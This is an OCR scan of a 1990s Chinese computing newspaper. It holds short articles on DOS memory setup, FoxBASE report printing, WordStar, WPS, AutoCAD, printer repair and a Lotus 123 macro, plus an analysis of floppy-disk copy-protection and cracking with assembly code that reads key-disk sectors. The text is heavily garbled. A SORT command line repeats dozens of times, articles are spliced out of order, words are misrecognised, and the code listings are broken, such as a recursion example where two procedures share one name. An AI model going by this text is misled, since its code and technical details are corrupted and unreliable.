命令格式: 1. SORT [/r] / +c <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

FOXBASE+源程序的集合、编译和反编译

集合、编译和反编译

命令格式: 1. SORT [/r] / +c <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

二、目标捕捉

AutoCAD的“目标捕捉”形式同“目标选择”方式一样,也是多样化的,其相互之间的区别在于一个对因与目标有关的“点”进行锁定

命令格式: 1. SORT [/r] / +c <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

几个DOS命令

命令格式: 1. SORT [/r] / +c <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

的使用时必须与其它方式结合起来

的使用时必须与其它方式结合起来,这样只要有一个与全部搜索条件中的上个条件相匹配的目标被找到

命令格式: 1. SORT [/r] / +c <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

11.TAN(Tangent正切)

11.TAN(Tangent正切)用于“捕捉”一条圆弧或者一个圆上的一个点,该“点”将作为一个目标在该圆弧或者圆上的一个“切点”

命令格式: 1. SORT [/r] / +c <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

小巧实用的SVM89 V1.20

小巧实用的SVM89 V1.20

命令格式: 1. SORT [/r] / +c <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

640K内存驻留

Super-CCDOS6.0比SPDOS5.1功能更强，且新增了四种字体，支持汉字直接写屏，退出后不驻留内存，但是，SPDOS6.0F不支持EMS内存管理程序EMS386.EXE，所以，无法将驻留内存程序移入高端内存(URM)，造成常规内存紧张，运行WPS时出现内存不够，在运行SPDOS6.0F时，可通过精心配置文件以达到大量节省常规内存。CONFIG-SYS文件如下：

```

DEVICE=C:\DOS\HIMEM.SYS
(XMS内存管理程序，与SPDOS6.0F不冲突，且加入虚拟盘时如使用扩展内存必须要有此命令)

DOS=HIGH(将DOS内存移入高端(HMA)内存，DOS所用基本内存从62K减少到16K)

DEVICE=C:\DOS\SETVER.EXX
(供仿真DOS低版本时使用)

DEVICE=C:\DOS\RAMDRIVE.SYS/e600 512 64(此命令用于安装一容量为600K的虚拟盘在扩展内存中)

FILES=20(DOS可同时打开的文件数)
BUFFERS=20(DOS在内存中确定磁盘缓冲器的数目)

AUTOEXEC.BAT文件如下：
PROMPT $P$G(设置DOS提示符)
PATH C:\DOS,D:\NU,D:\ARJ(设置路径)
SET TEMP=C:\DOS(设置环境变量)
D:\PC8\VWATCH(VWATCH驻留内存监视病毒活动，占用8K常规内存，其余21K占用扩展内存)
C:\PC6\PC-CACHE(装入PCTOOLS中的PC CACHE，使WPS显示速度加快，常规内存仅占用12K，其余200多K均装入扩展内存。建议不要使用DOS提供的SMARTDRV.EXE，虽然它在运行WINDOWS时必不可少，但它占用常规内存达27K之多。)
C:\MOUSE\MOUSE(MOUSE6.24版，占用基本内存10K，少于DOS6.0提供的MOUSE8.2版的17K)

```

通过以上配置大大地节约了常规内存，用户还可根据自己需要，移走VWATCH、RAMDRIVE等驻留内存程序，使常规内存达到600K以上。此时运行WPS时便不会出现内存不够的情况，但也有可能出现在模拟显示时内存不够的情况，此时可先退出汉字系统，再次进入时不要加载五笔型(WBX)等输入模块，由于节省了常规内存，模拟显示一切正常。

一、问题的提出
在企业微机信息管理中，常常涉及到报表的打印，由于各种报表的栏目不同，用户的需求不同，有的报表在一般情况下(CCDOS或2.13中的A型字为基准)可以正常打印，但个别报表因栏目多、行宽较大而无法打印。如果在2.13的A型字下用CR-3249打印机做一下试验就会知道，打印机每行最多可打印194个字符，如果用A型字，则每行最多可打印290个字符。若用M-1570打印机，则A型字为204个字符，A型字为306个字符。

二、打印机的选择
要解决超宽报表的打印问题，打印机的选择是不可忽视的，就应用比较广泛的点阵式24针打印机而言，可选择CR-3240、AR-3240、IQ-XXX系列或M-1570等。至于具体原因，请参阅各机种的使用手册。

三、汉字系统的选用
在此所讲的“汉字系统”，包含各种卡式汉字系统，笔者就当前较为流行的晓军2.13汉字系统为例，选用2.13汉字系统，通常的报表字体应是清晰的(例如A型字)，既不能过小，也不能过大，要实现报表超宽，而且

表体清楚，为了达到这个满意的效果，表体部分选用2.13的A型字为佳。

四、数据库的设计
我们不妨假设用一个超宽报表程序打印某个单元的职工明细表，而且每页超宽报表的末尾都要有一次累计，并且累计值也要打印出来。与相关的数据库在设计时应考虑到下列问题：

1. 确定表体行数，
2. 确定数据库各字段的最佳宽度，一旦确定了表体行数，我们不难知道每张表最大累计数。由此，可以得到数据库对应于每行所在字段的最佳宽度，举例说明，某栏最大累计数为99999.99，在表中则应为8个字符，对应于该字段的宽度为8，小数为2位。按常理，应将该字段宽度设计为7，小数为2位，由于报表各栏均为偶数，我们在设计时应将它设为偶数，使之达到最佳宽度，理由如下：

假如该字段名为A，类型为N，宽度为7，小数为2位，对应表中行数为8，在打印程序中，则编程为：

```

@X, Y SAY STR
(A, 7, 2)+SPAC-LEN

```

(STR(A, 7, 2))
假如是最佳宽度，编程则为：
@X, Y SAY STR(A, 8, 2)
由此可见，不仅程序简洁，而且可以减少打印时间，从而提高打印速度。当然，数据库的设计还应考虑到整个管理信息系统的处理流程。

五、超宽报表打印

BG22 = * XXX... XXX*
其中，BG11引导的字符为254个，S2>BG12引导的字符>0，其余同，20>0。
如果送往打印机，一般编程为：
@X, 1 SAY BG11+BG12
@X+1 SAY BG21+BG22
@X+N, 1 SAY BG61+BG62
执行结果会出现打印不全的现象，正确的编程方法是：
@X, 1 SAY BG11
@PROW(), PCOL() SAY BG12
@X+1 SAY BG21
@PROW(), PCOL() SAY BG22
2. 表体的处理，表体内各行间用隔行的处理方法，可采用1中的c或d，数据库各记录的打印用一般的方法即可，以上方法，仅仅是笔者个人所见，仅供参考。
□重庆 张大良

在2.13H下如何实现

超宽报表的打印

程序的设计一些技巧
1. 表头的处理，最好将表头用WS的N命令编制，存储为好，以便在打印程序中用2.13的LP命令打印(前提条件是应满足能运行RUN/1命令)，并将它印制在公用的表头打印模块中，以便打印每页表头时调用。
2. 也可将表头放入数据库中，这种方法，在本报中已刊载，在此便不多谈了。
3. 也可将表头放入内存变量文件中，直接将表头放入打印程序的初始化部分，以上四种方法，还是a方法为佳。如果用c或d应注意下边问题，假如表头放入
BG11 = * XXX... XXX*
BG12 = * XXX... XXX*
BG21 = * XXX... XXX*
BG22 = * XXX... XXX*

天汇标准汉字系统的功能与使用

电子科技大学 曹为礼 西南通信研究所 汪惠英

(三)显示驱动模块命令格式
VGADRC[/nd]
EGADRV[/nd]
HERCDRV[/nd]
功能和用途
分别驱动VGA、EGA、MDA (HERCULES) 显示(卡)模式。
参数说明
nd此参数将强制汉字系统不支持直接写屏，这些程序只有一个参数/nd。
解释和说明
这三个模块分别对应三个显示驱动程序vgdrv.com VGA显示驱动程序egdrv.com EGA显示驱动程序herdrv.com HERCULES (MDA)显示驱动程序。这些显示驱动程序必须在执行TECHFONT成功后才能运行。
在启动天汇汉字系统时，若单独使用其中之一，则不设定参数，但应根据显示卡类型选择合适的驱动程序。通常情况下，启动天汇汉字系统是执行批命令TWAY来实现的。
TWAY在运行模块TECHFONT后，根据设定的显示驱动参数选用其中之一。若该参数缺省，则选用与系统固有的显示(卡)方式对应的显示驱动程序。
(四)加载显示用中文字体模块TECHFONT命令格式
TECHFONT[/F]
功能和用途
检测内存状况，加载系统显示模块并加载驱动程序建立连接环境。
解释和说明
TECHFONT是TechWay SCS系统的显示

字库，一旦装入就不能释放，因而显示字体就固定。此时如果想改变显示字体，需要重新引导DOS，但是，若TechWaySCS是运行在多个DOS窗口下，直接更换成其它显示字体是可能的。(请参见有关手册)
关于TECHFONT的参数含义，见下表：
参数说明
无 加载简体字体模式
F 加载繁体字体模式
(F) 加载单线矢量显示程序模块VTRFNT
命令格式
VTRFNT
功能和用途
建立单线矢量简体汉字字库到基本内存中，作为显示字库。
解释和说明
单线矢量简体汉字字库只占用60KB的基本内存，而其它显示字库需要占用260KB的内存空间，因此，在以下一些情况，用它作为显示字库，以避免冲突是非常有效的。
1. 计算机系统无扩展内存时。
2. 与未道顺标准存取扩展内存的应用程序一起运行。
3. 由于其它原因，内存空间不充裕时。
需要特别指出的是，单线矢量简体汉字字库一旦加载基本内存中，不能在TechWaySCS环境下不能被释放，而且执行QUIT退出到DOS环境下也不能被释放。

具 TWTTOOLS
命令格式
TWTTOOLS
功能和用途
用来从内存中卸载暂时不需要的功能模块和输入方法模块，以扩大用户可用的应用内存容量。
解释和说明
在命令提示符下均可键入此命令，键入后系统显示菜单，菜单后列出所有已允许内存的实用程序及其它已输入过的模块，并标明各自的类型，菜单还列出DOS可利用的内存总量和用户可用的内存总量，菜单下面是操作提示符，提示内容为：
(F1) 求助
(F2) 执行
(F3) 取消全部标记(ESC)退出。
(+) (+) 选择
(-) (-) 去标记。
利用这些操作，可以方便的卸载指定的实用程序和模块。一般卸载的过程为：
1. 用(+)或(-)方向键调选择菜单条至欲卸载的程序或模块。
2. 用(+)键在菜单条尾部加标记，用来指定该程序或模块将被卸载。
3. 重复1、2的操作直到把所有要卸载的程序、模块都正确加上标记。
4. 按(F2)键执行卸载。
5. 按(ESC)键退出TWTTOOLS，回到命令提示符。
如果发现有程序或模块被错误标记，可将菜单条调到该程序、模块处，再次按(+)键去指定该标记，也可用F3键取消全

部指定标记，重新进行指定。
举例
假设内存中已经加载排版控制(PUBMAN)、矢量汉字处理程序(FNTRSV)、全屏图形文档程序(PRTECV)和双拼输入法处理程序(SPY)，现在需卸载全屏图形文档程序和双拼输入法处理程序，卸载操作如下。(请比照当前的屏幕显示)。
C:\TECHWAY
>TWTTOOLS <Return
按(+)或(-)键选择菜单条至全屏图形文档程序所在行，按(+)键给它加上指定标记，再按(+)或(-)键将选择菜单条移至双拼输入法所在行，按(+)键给它加上指定标记。
这时如果全部指定标记都是正确的，即可按(F2)键执行卸载。
注意：在此过程中(比照当前屏幕显示)，虽然提示行上方显示的DOS可利用的内存总量和应用程序可利用的内存总量(这里分别为640K字节和289776字节)对不同的卸载或不卸载，其具体的字节数可能不同，但未改变。但是在卸载完成之后，应用程序实际可利用的内存量已增大。为了查看卸载完成之后用户可利用的内存量，需用(ESC)键退出TWTTOOLS，并再次进入TWTTOOLS，这时屏幕将显示出正确的内存占用信息。
DOS可用640K，应用程序可用382608字节。(未完待续)

软件报与天汇公司联合举办天汇考题讲座(七)

最简围棋打谱程序

当你面对一张密密麻麻有二百多手的围棋谱,想把它从头到尾读一遍,是否会因为找不着“下一步”而眼花缭乱?有时在最后收官子时是否又会因为一步手序顺序排比较乱而头昏脑涨?

本程序是特为解决这些问题而编写的,它高效、便捷、非常直观。使用者只要通过“菜单”先选好棋谱,然后利用方向键移到某个位置输入棋谱(可以不按一手手序顺序,排比乱的序号),再依序号排列,最后就可一步步打谱了。

常用的是棋子摆错地方,利用命令/MOVE即可移到正确的位置。当一谱输入完毕后,在棋盘的左上角会显示盘上的棋子数,有时会发现少了几个子,但当安排好序后即可很容易地找出漏掉的哪步棋了。

此程序之所以号称“最简”,原因是此程序突破了传统的按棋谱的自然顺序输入每手棋,它可以任意输入每手棋的序号,大大提高了输入速度,所以当棋谱越复杂或步数越多时,它的优越性就越能体现,而且只用这样短短几行完成①输入棋谱,②按序输出位置,③打谱等三项功能。

最后值得一提的是排序和打谱功能模块均是递归子程序。本程序在集成软件Chinese Lotus 123 V2.01下运行通过。 [上海 傅中] \m(WINDOWSOFF){PANELOFF}/XM \m- 按ALT-A进入菜单 \m(菜单)1 2 3 用数字或方向键选择功能模块

```
(\b) (GOTO)h2-(/d)/REh2.s20-(GOTO)h23-(END)(D)
\S(DEFINE s;V){S}/XR
S S为命令字符串
① \b(棋盘)
(GOTO)h1~/DFh1.s11~/C(R 18)~(D 21)~/RT(R 18)~(D)~(L 2)~/RT(R 18)~(D)~(R 20)~/D(L)~(L)~/C(R 18)~/C(EN)~(D)~(R 20)~/WCS1~(R 20)~/WCS1~/END)~(D 2)~(L)~/C(R 18)~/GOTO)h1~/RU(R 20)~/count(h2.s20)(D)~/WCS4~(R 2)~/WTH
棋盘左上角显示手数
② \d(排序)
(IF@CELLPOINTER("row"=21)/XG \a-
(IF@CELLPOINTER("contents"="b")/D)/XG \d-
(LET ,@STEING(23)~/CELLPOINTER("contents"),0) 计算排序后所在行
(\s+~/C~/r&*.*) 打印序号
(\s+~/LET r&.r&~/STEING@CELLPOINTER("row"=1,0&*)/ 打印棋盘坐标
(\s+~/LET r&.r&~/STEING@CELLPOINTER("col"=1,0&*)/ 打印纵坐标
D)/XG \d-
(\s(IF@CELLPOINTER("col"=26)GOTO)h23-(END)D)/XQ 超出棋盘坐标吗?
R)~(PGUP)/XG \d-
③ \p(打谱)
(\s+~/GOTO)h1~/P&@STRING(P,0)~/r&*.*)
(IF @CELLPOINTER("contents"="b")/XQ
R)~(LET ,@STEING@CELLPOINTER("contents")+1,0)
R)~(LET ,@SCHAR@CELLPOINTER("contents")+1)~/r&.r&*.*)
计算此手在盘上的位置
IF)~(S+~/C~/r&*.*) 显示一手
(IF@MOD@CELLPOINTER("contents"),2)~/(\s+~/RU&*)
(HOME)~/(\s+~/GOTO)h1~/WINDOWSON) 停顿,用户可使用123命令,
(?) (WINDOWSOFF){LEF.p,p+1)/XG \p- 直到打回车
```

LQ—1600K 打印机维修一例

故障现象:LQ—1600K打印机加电后初始化正确,打印纸没有装入但纸尽灯不亮,按“进纸/退纸”键,打印机执行退纸操作。

故障分析与维修:机器初始化正确,没有纸或按“进纸/退纸”键后打印机不执行进纸而执行退纸操作,且纸尽灯不亮。从这些现象来看,打印机的控制电路、驱动电路基本是正常的,故障有可能出现在纸尽检测电路上。

因LQ—1600K打印机纸尽检测器是一个机械触点开关,此开关的一端通过CN9接插件接电,另一端通过R66电阻(3.3KΩ)接+5V,并通过R65电阻10K

接到CPU (upd7810)的2脚 (□PA1),CPU的2脚通过电容C16

(0.1UF)接地,当有纸时开关断开,+5V通过R65送到PA1,CPU确认打印纸装好,纸尽灯不亮,按“进纸/退纸”键,打印机退出。当打印纸退出后,纸尽检测开关接通,PA1电平变高,CPU确认打印机缺纸,纸尽灯亮并使蜂鸣器鸣叫,拔下CN9插头,用欧姆表×1档测量CN9插头两端,发现不论有纸无纸欧姆表指示均为开路,证明是开关坏。因此,当机器加电后PA1总为高电平,这样给CPU一个误解,认为纸已装好,所以造成纸尽灯不亮,按“进纸/退纸”键,打印机总是执行退纸操作。

解决办法:拆下纸尽开关,换一个新的开关后,按原样装好即可

□新疆 黄保强

用“L”键 选择五笔重码单字

在运用五笔字型方法输入汉字时,有一部分重码单字需要选择后才能输入,这不仅增大了输入错误字码的可能性,而且增加击键次数,在一定程度上影响输入汉字的速度。我在工作实践中摸索出用“L”键代替下列重码单字的最后一笔,就可以达到不加选择即能输入汉字的目的。

Table with 3 columns: 重码选择字, 键名, 重码选择字, 键名. Rows include FCLL, MQIL, UFKL, SOUL, DNVL, IFHL, WFLG, YUVL, SGNL, GOIL, QYIL.

请朋友们不妨一试。

□兰州 何成贤

也该「将硬回车换成软回车」

贵报第11期第四版刊登了上海王新军先生的文章——《将硬回车换成软回车》,文章详细介绍了把WPS编辑的文件中的硬回车换成软回车的方法,无疑是一种可行的方法。

其实,WPS自身就有将硬回车换成软回车的功能。其方法是:在编辑状态下打入查找且替换命令“QA”,出现“找什么”时,打入“P”M回车,出现“替换成?”时,打入“P”J回车。然后指定查找方式,即可将指定范围内的所有硬回车替换成软回车。操作时需要注意,打入“P”M时,显示器显示“M”J;而打入“P”J时,显示器显示“J”J。“P”键指CTRL—P,即按CTRL键不放,再击P键,其余类同。

WPS还提供了其它查找时的通配符:“^”通配任何ASCII字符,“^C”通配任何汉字,“^S”通配任何字符,“^P”通配打印符,“^L”通配分页符。正确使用这些通配符,既可将硬回车换成软回车,也可将软回车换成硬回车,非常方便!

□山西 燕宵亮

Wordstar(简称WS)是美国Micropro International Corp公司1981年开发的用于处理文章、报告、信件等文本文件和程序、数据等非文本文件的字处理软件,其功能有:①输入一份文件,并通过屏幕显示和键盘操作对其进行编辑、打印文件;②进行格式打印;③处理信件格式文件,打印信封等;④自动检查文档中的拼写错误(英文),建立更新词库,对②③④项的功能因为要有Mail Merge文件和SAMPLE.EXE(SpellStar)文件的支持才能实现,所以本文不做介绍。

一、WS软件的安装与运行 在DOS操作系统下,用COPY命令将软盘上的WS文件拷入硬盘(当然,在软盘上也能使用),运行后,在DOS状态下键入“WS”并回车即可。要注意的是,在进入WS软件前,先要运行汉字录入软件,如“五笔字型”等(解决汉字的录入问题和打印驱动程序(解决打印问题),硬盘里还要有打印字库。

二、编辑和打印操作 对于什么是插入状态,修改状态,什么是软回车、硬回车,什么是软空格、硬空格,什么是字符串、文字块(字块、块)等概念,在叙述中随时加以介绍。叙述中“~”符号代表键盘上的 [Ctrl] WS的命令分为: 单键命令,如自然段落结束命令, [回车] (硬回车)等。 双键命令,如光标左移一外字符命令,“S(由[Ctrl]键和[S]键组合而成)。

WS字处理软件的使用 (一)

点命令,如打印时的强制换页命令,PA(是在文章中的控制命令)。由多个按键组合成的命令,如上面的“QY”、“S”、在发送命令时先按下“键不松手再按第一个字母,屏幕左上角就会出现“Q”的字样,然后再去按第二个字母,双键命令也是如此,当然,有些版的WS软件把一些常用的命令通过某些功能键实现了,这就需要参阅那个系统所提供的使用说明了。

进入WS系统后,屏幕上出现了主菜单和当前目录区的文件目录,WS的主菜单为: (起始命令) D进入编辑 E更改文件名 P打印文件 O拷贝文件 N编辑非文本文件 X退出

进入有关的操作只要按下代表此操作的字母键就行了,其它操作比较复杂,所以我们只介绍D和P功能。(一)进入WS的编辑状态 选择主菜单中的“D”项系统将撤回“文件名字”!如果是一个新文件,此时就是给文件起名,如果是硬盘里已有的文件,WS就去查该文件名的格式为“[文件名,扩展名]”文件名最多由八个字母或数字等字符组成,它和扩展名(可有可无)之间用“.”号隔开,它们都不得和系统文件名重名,在同一张软盘上也不得重名,不得使用?、*号等可能影响系统工作的符号。给出文件后,WS就进入屏幕编辑

状态。假定,现在的当前盘为C盘,文件名为WG1(文档1),是一新文件,屏幕显示第一行(状态行status line)的含义如下: C:当前盘的盘符 WG1:文件名 符号1,光标所处的行 行号1,光标所处的行 列1,光标所处的列 光标当前所处的位置,对操作者来说很重要,因为WS命令的操作对象往往是光标所处的行或字符,在做录入工作时它又指出屏幕上可键入的位置。

INSERT ON:编辑状态提示,WS软件在屏幕编辑操作时有两种状态:插入和修改状态,初始状态为插入状态,状态的转换可由“^V”命令或[ins]键控制,当你要在两个文字之间插入若干个文字时,就在选用插入状态,当你在文章的某一处用新录入的字词覆盖掉原有的字词时,就用修改状态。

第二行(标尺行ruler line), L1(Left)标尺行的左边界(初始值为1),可用“OL命令重新设置。防止已删除文件被非法恢复的方法,关于如何防止已删除文件被非法恢复的方法,已有几种见解报端,但都比较复杂,我用“先覆盖后删除”的方法,既能彻底删除文件,又可有效防止被非法恢复,步骤如下: 1.按A.WPS为一保密文件, B.WPS为一普通文件; 2.COPY B.WPS A.WPS; 3.进入WPS.编辑A.WPS,退出WPS; 4.按A.WPS. DEL A.BAK. 至此,保密文件就很难恢复了。 □太原 王文本

去年,本人推出了自己研制的LLGZ 超级多功能跟踪解密软件后,收到了许多同行的热情来信,纷纷要求介绍该软件的功能及解密/解密技术,在《软件报》的支持下,本人分几部分对软件加/解密技术进行分析。

软件加密、解密技术是两个互斥的“矛”、“盾”的技术,它们相互促进着共同发展。“软件加密”是一个通俗的叫法,就它的功能和目的而言,更确切地称是“软件加锁”,因为,软件加锁的目的就是将程序代码锁进一个有形的介质中(如:磁盘、硬卡等),就象软件上打了一把“锁”,那么,能否研制出一把没有钥匙,就打不开的“锁”呢?回答是否定的,因为软件加“锁”是一种特殊形式的加密,解密算法和密钥密切相关且整个运行过程可以重复,因此,从理论上可以证明:软件加锁是可解的,仅仅是解密的难度和时间长短的问题,所有加解密软件的作用就在于增加解密难度,延长解密时间,因为任何软件都是有生命周期的,在生命周期内能够使软件得到有效的保护即达到了加密的目的。

一、主要加密形式:

现在软件的加密主要分为:硬加密和软加密二种,硬加密又分为总线式和非总线式;软加密也分为破坏性指加密和非破坏性指加密。

1.>硬加密:

所谓硬加密就是将密钥锁在专用电路中,必须在配有这个电路的机器上软件才能够正确运行,这个电路是不易被仿制的,从而达到加密的目的。总线式硬加密:将全部或部分代码或数据固化在专用电路中(如:各种运行的硬卡),在软件运行时须将卡插入主机扩展槽,这种加密方式的优点是:不易仿制,成本较低,占用主机扩展槽,易造成地址冲突,这在各种扩展卡泛滥的今天尤为不便。非总线式硬加密是将有部分加密数据的专用电路接在串/并口(如:软件狗就是联接在打印口上),软件运行时,是通过读端口来获取取指,这种方式的优点是成本较低,不影响主机工作,安装方便,缺点是:电路不可能做得复杂,较易仿制。

2.>软加密

所谓软加密是指以磁

盘作为存储密钥的“有形介质”的一种加密形式,破坏性指加密是指用特殊设备在磁盘上造出不可恢复的指,如:激光光加密法等,非破坏性指加密是利用正常主机的驱动器,在磁盘上做出不能被复制的指,如:磁道链接等,需要说明的是,这两种指一旦被重新格式化,指就不再存在,由于后一种指的制作费用低廉,在一般PC机上即可制作,并且,也可以做出不可复制的指,因而被使用得最为普遍。

加密的技术上还可以分为:外壳型加密和混合型加密方式,所有的通用型加密都是采用外壳型加密方式,由软件开发者在源代码中加入指识别代码的加密方式为混合型加密方式,这种加密方式由于加密代码与程序代码混为一体,大大提高了加密强度,对于这种加密方式的解密,需要彻底分析这个系统,工作量巨大,一般解密者若无优秀解密工具软件帮助,难以完成。

二、主要解密技术:

软件解密技术可分为三大方面,指控制做技术,反跟踪技术,反跟踪技术,和密文技术,对于一个好的加密系统来说,这两个方面都要好,都不能有明显漏洞,打个不恰当的比喻,水桶漏多少是由最短的那块木板决定的。

1.>指控制做技术:

指控制做技术是整个加密系统的基本技术,它的目的是做出“不可复制”的指,硬加密方式,主要体现在另加的电路板上;软加密方式,主要体现在对磁道的特殊处理上,早期的磁道指主要采用非正规格式化磁道,对磁道进行格式化,以达到防跟踪的目的,后来发展出激光光、掩膜、磁道链接等高级指控制做技术,可以防各种软、硬拷贝工具,下面简述各种指的制做方法:

A.>扇区组法:

以PC机常用的5.25英寸双面磁盘为例,其每面40个磁道,每道9个扇区,每扇区的容量为512字节,如果修改有关参数,就可以格式化出10个或更多的扇区来,而这么多出来的扇区用标准的拷贝命令是无法复制的,从而达到防拷贝的目的。

B.>超级扇区法:

通过修改有关参数,使格式化出来的扇区的容量为1024或更多个字节,这种技术能够防一般的拷贝软件。

C.>扇区号乱序法:

通过修改有关参数或工具软件,使格式化出的扇区号不按由小到大的次序正常排列,这种技术也能够防一般的拷贝软件。

D.>未格式化磁道法:

在格式化磁盘时,对某一磁道的部分扇区不做格式化处理,由于磁盘必须经过格式化处理后才能存取信息,未格式化的磁道是无法使用也是无法拷贝的,因而达到防拷贝的目的。

E.>额外磁道法:

低密软驱的标准格式中,每面40个磁道,利用特殊的方法可以格式化出42个磁道,由于标准的软件只能拷贝0-39道,因此,可以达到防拷贝的目的。

F.>弱磁法:

采用特殊的方法,使记录在磁盘上的磁道强

用

Foxbase 2.1的用户都知道。

Foxbase 2.1是不能使用递归方法的,但笔者实验发现并非如此, Foxbase 2.1具有递归调用功能,但并不象高级程序语言那样有太大的限制, Foxbase 2.1允许调用嵌套不得超过24层,实际并不如此,试验证明只能嵌套12层,因此递归调用也必须限制在12层以内(等于12时可运行程序,但无法进行后续工作)。以下程序在

实现递归的方法及问题

```

AST 386 / Superc
dos5.0 through
set talk off
set proc to jh
j=jj (10) && 求
10的阶乘
? jc
jf=jn (10) && 求
Σ=1+2+3+...+10
? jf
set proc to
return
*****
proc jj && 阶乘

```

```

para n
if n=1.or.n=0
return 1
endif
w=jj (n 1)
*****
proc jj && 递归加
para k
if k=0
return 0
endif
cc=jj (k 1)
return k+cc

```

□自刘对生

驱,同一块软盘的同一磁道在同一时间,先后格式化出来的扇区的内容都是不相同的,而且,直到下次格式化之前,其内容都是固定不变的,因而可以利用扇区中的数据作为指,达到防拷贝的目的,需要特别说明的是,这种指是目前所有的拷贝软件,拷贝卡都不能复制的,而且,指的制作非常方便,因而被许多高级数

过这些命令,可以拷贝所有的钥匙盘,它是唯一的能够正确拷贝磁道链接信息的工具,本人将在另外一篇文章中具体介绍。

那么,磁道的转速对磁道的扇区有无影响呢?回答是肯定的,只是它的影响表现在扇区的长短上,因此,以磁道链接作为存储密钥信息的加密方式,还需要对磁道的扇区做一适当的裁剪,为了

使读者对方法有全面的了解,特给出指生成及读出程序代码:

```

L1 PROC NEAR
START,PUSH CS
PUSH CX
POP DS
MOV AX,0
MOV ES,AX
MOV BYTE PTR
ES:[525H],6
POP ES
MOV CX,3
LC1,PUSH CX
MOV CX,1001H
MOV DX,0
MOV BX,OFFSET
LLD1
MOV AX,201H
INT 13H
POP CX
JNB LC2
DEC CX
JNZ LC1
MOV DX,201H
INT 13H
POP CX
JNB LC2
DEC CX
JNZ LC1
MOV DX,OFFSET
LLD2
MOV AH,09
INT 21H
MOV AX,0
MOV ES,AX
MOV BYTE PTR
ES:[525H],02
MOV AH,4CH
INT 21H
RET
LC2,MOV DX,OFFSET
LLD3
MOV AH,09
INT 21H
MOV CX,200H
MOV AX,0
MOV SI,DX
LC3,ADD AX,[SI]
LOOP LC3
MOV BX,OFFSET
LLD4
MOV [BX+20].AX
MOV DX,BX
MOV AH,09
INT 21H
MOV ES,AX
MOV ES,AX
MOV BYTE PTR
ES:[525H],02
MOV AH,4CH
INT 21H
RET
LL1 ENDP
CSEG ENDS
END START
此程序将磁道第16道

```

软件加/解密技术分析

看盘——有效病毒手段

度变弱,就有可能使读出的电平恰在阈值附近,由于鉴别电路的稳定性与精度有限,就有可能出现0-1信号的误判,即出现对读出值有时判为0,有时判为1的情况,利用磁盘分析工具EXPLORER,可以制作出弱位指,虽然COPYWRITE拷贝软件可以检测并复制弱位指,但它作出的弱位和原盘上的弱位是不同的,因而,用指技术制作出的指具有极强的防拷贝能力。

G.>FM格式法:

标准磁盘上记录数据的方式是MFM改进型调制编码格式,但为了与早期的磁盘兼容,磁盘控制器同时提供FM调制编码格式,FM格式法就是对磁道的某个磁道编码方式进行格式化,从而达到防拷贝的目的。

H.>磁道链接法:

为了消除由于驱动器转速的误差带来的差别,在每一磁道最后一个扇区与第一个扇区之间,都要设置起缓冲作用的扇区,所谓的磁道链接就是指磁道的扇区,由于扇区长度和内容都是随机的,而且,即使是同一台软

密软件使用:

这种指为什么不能复制,很少有资料介绍,即使介绍也是归结于磁道转速的影响所致,其实,这种说法是不正确的,PC机的软驱一般是采用读写,综合考虑一个磁头的方式,如果磁道转速对读有影响,那么,对读也定有影响,为什么写入数据不同而读数据相同呢?还有人说,软驱的写电路对信号要求高,读电路对信号要求低,这种解释就更无道理了。

本人通过对软驱电路

的大量分析和实验,终于弄清了这种指不能复制的真正原因,在于软驱适配器板中的磁头控制芯片的命令不对称性,现在的软驱适配器板与日本NEC公司生产的可编程磁头控制芯片,UPD 765兼容,而UPD 765只有读这个磁道的命令,而无写整个磁道的命令,因而磁道的扇区只能被读出而不能被写入,本人研制了一套磁头名为“数字照相拷贝卡”的电路,它除了可以完成正常的拷贝命令外,还具有特殊的拷贝命令,通

怎样清除无用的有名“对象”

图形中的一个有名“对象”是指AutoCAD工作期间需要输入的一个有名的对象,这些对象是:块、尺寸格式、层、线型、型、文字体,以及视区等,它们有些是用户在操作时指定的,有些是某一个AutoCAD命令(例如:INSERT)执行期间自动建立的,其中有些可能是当前图形不再需要而且是可以予以清除的,AutoCAD允许清除这些除有名视区外的所有无用的有名对象,并且提供了清除它们的手段,无论读者是否使用高版本的系统,都可以引用命令:PURGE来完成该项工作。

格式:Command: PURGE
Purge unused Blocks/Dimstyles/LAyers/LTypes/SShapes/STYLES/ALL,各选项的功能与解释为: Blocks/清除无用的块; Dimstyles/清除无用的尺寸格式; LAyers/清除无用的层;

LTypes,清除无用的线型; SShapes,清除无用的型; STYLES,清除无用的文字体; All,清除所有类型的无用物(除有名视区外)。当用户选择输入了所要清除是哪一类有名物后,该命令将逐一自动地列出相应的无用物的名称让用户确认是否予以清除,系统默认不清除(“N”)。用户回答,“Y”则清除之!

